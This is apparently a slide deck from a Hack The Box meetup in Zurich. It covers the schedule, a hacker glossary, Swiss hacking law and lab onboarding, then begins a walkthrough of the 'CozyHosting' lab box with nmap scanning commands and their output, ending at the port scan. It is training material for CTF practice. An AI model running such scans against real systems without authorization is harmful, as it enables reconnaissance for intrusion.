

DC4131



HACKTHEBOX

Meetup Zurich, CH

<https://htbzh.ch/>

18:00	Intro
18:15 – 18:45	Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending / Raffle

Admin



Wi-Fi



Nearest Restrooms



Consent for Pictures



Food and Drinks

Slides



<https://htbzh.ch/schedule.html>

Hosts



Antoine Neuenschwander
Tech Lead Bug Bounty
Swisscom



Tom Houiellebecq /hoʊˈjeləbɛk/ (“who le beck”)
Cyber Security Engineering Team Lead,
Digitec Galaxus

DC4131



<https://defcon-switzerland.org/>



<https://area41.io/>




<https://beveragesontuesday.ch>




HACKTHEBOX

> 400 virtual machines (boxes)



HTB Labs

<https://app.hackthebox.com>



HTB Enterprise Platform

<https://enterprise.hackthebox.com>

Hacker Glossary

To Pwn

To fully compromise a system. Typo of *own*. Originates from video game culture.

Noteworthy references:

- ***Have I Been Pwned***, data breach search and notification service
- ***Pwn2own***, computer hacking contest
- ***Pwnie Awards***, annual awards ceremony that recognizes both excellence and incompetence in the field of information security

Capture the Flag (CTF)

A computer security competition where solving a challenge yields a flag string you submit for points. Originates from military exercises.

Red / Blue Team

Offensive side (adversary simulation) / Defensive side (hardening, detection, response). Originates from military exercises.

1337 / leet

Elite, written in leetspeak, where l3tt3r5 4r3 5w4pp3d f0r l00k4l1k3 d1g1t5. Originates from the Bulletin Board Systems (BBS) slang of the 80s.

Foothold

Initial access to the target machine, achieved via remote/arbitrary code execution, typically as a low-privileged user. Provides access to the user .txt flag.

Privesc

Privilege escalation. Going from a low-privileged user to root (unix/linux) or SYSTEM (Windows). Provides access to the root .txt flag.



Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions



Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)



Registration

<https://htbzh.ch/onboarding.html>

A Platform Invitation

Provide your email address to receive an invitation link



Follow the invitation link, if needed, register a new HTB account

B Lab Onboarding



Provide your email address (again) to gain access to the lab

<https://enterprise.hackthebox.com>




Meetup Lab

Hacking Setup



Start and Connect to your Pwnbox



The image shows two screenshots of the Antoinet mobile application interface, illustrating the steps to connect to a Pwnbox.



Step 1: The top screenshot shows the main interface with the "CONNECT TO HTB" button highlighted by a red arrow labeled "1".

Step 2: The bottom screenshot shows the "Connect to Dedicated Lab" screen. The "Pwnbox" option is highlighted by a red arrow labeled "2".

Step 3: The top screenshot shows the "Connect to Dedicated Lab with Pwnbox" screen. The "TERMINATE" button is highlighted by a red arrow labeled "3".

https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access#h_9b6b4f1e1a

Spawn the Target Box




Hacking / Walkthrough

A green padlock icon is centered in the image, partially overlapping the text. The background is dark with a complex pattern of glowing blue and white lines, resembling a circuit board or a network map.



CozyHosting

- Easy-difficulty Linux machine
- Area of Interest
 - Web Application
 - Databases
 - Injections
- Technology
 - SSH
 - Nginx
 - Spring Boot
- Techniques
 - User Enumeration
 - Fuzzing
 - Configuration Analysis
 - Password Cracking
- Tools
 - ffuf / gobuster
 - netcat
 - hashcat
 - nmap



Standard Pwning Recipe

- Attack Vector: Network
 - Recon / Enumeration
 - Identify & Exploit a Vulnerability
 - Gain Initial Access / Foothold
- Attack Vector: Local User
 - Recon / Enumeration
 - Identify & Exploit another Vulnerability
 - Escalate Privileges




user.txt



root.txt



#1 Network & Vulnerability Scan



Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.



Letter content, e.g. Invoice, postcard

Ensures **reliable data transfer** between devices


TCP Port 1337



Apartment number

Routing of data packets within and between networks

IPv4 Address 203.0.113.45




Postal address

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address 48:2C:6A:1E:59:3F



Road + post truck

nmap the network mapper

Basic usage

Target = hostname or IP address

```
$ nmap <target>
```

Port specification

Scan specific ports

```
$ nmap -p21,22,80-99 <target>
```

Scan all ports

```
$ nmap -p- <target>
```

Timing options

Minimal rate (packets/sec)

```
$ nmap --min-rate=1000 <target>
```

Timing templates (0-5, higher is faster)

```
$ nmap -T4 <target>
```

Version Scanning

Determining service/version information

```
$ nmap -sV <target>
```

Script Scanning

Run nmap default scripts

```
$ nmap -sC <target>
```

Question 1

How many TCP ports are open on CozyHosting?

nmap (1st pass)

```
$ nmap 10.129.229.88
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 16:54 EDT
```

```
Nmap scan report for cozyhosting.htb (10.129.229.88)
```

```
Host is up (0.0079s latency).
```

```
Not shown: 998 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE
```

```
22/tcp open  ssh
```

```
80/tcp open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

nmap (2nd pass)

```
$ nmap -sV -sC -p22,80 10.129.229.88
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 16:54 EDT
```

```
Nmap scan report for cozyhosting.htb (10.129.229.88)
```

```
Host is up (0.0090s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
```

```
|_ 256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
```

```
80/tcp open  http      nginx 1.18.0 (Ubuntu)
```

```
|_http-title: Cozy Hosting - Home
```

```
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

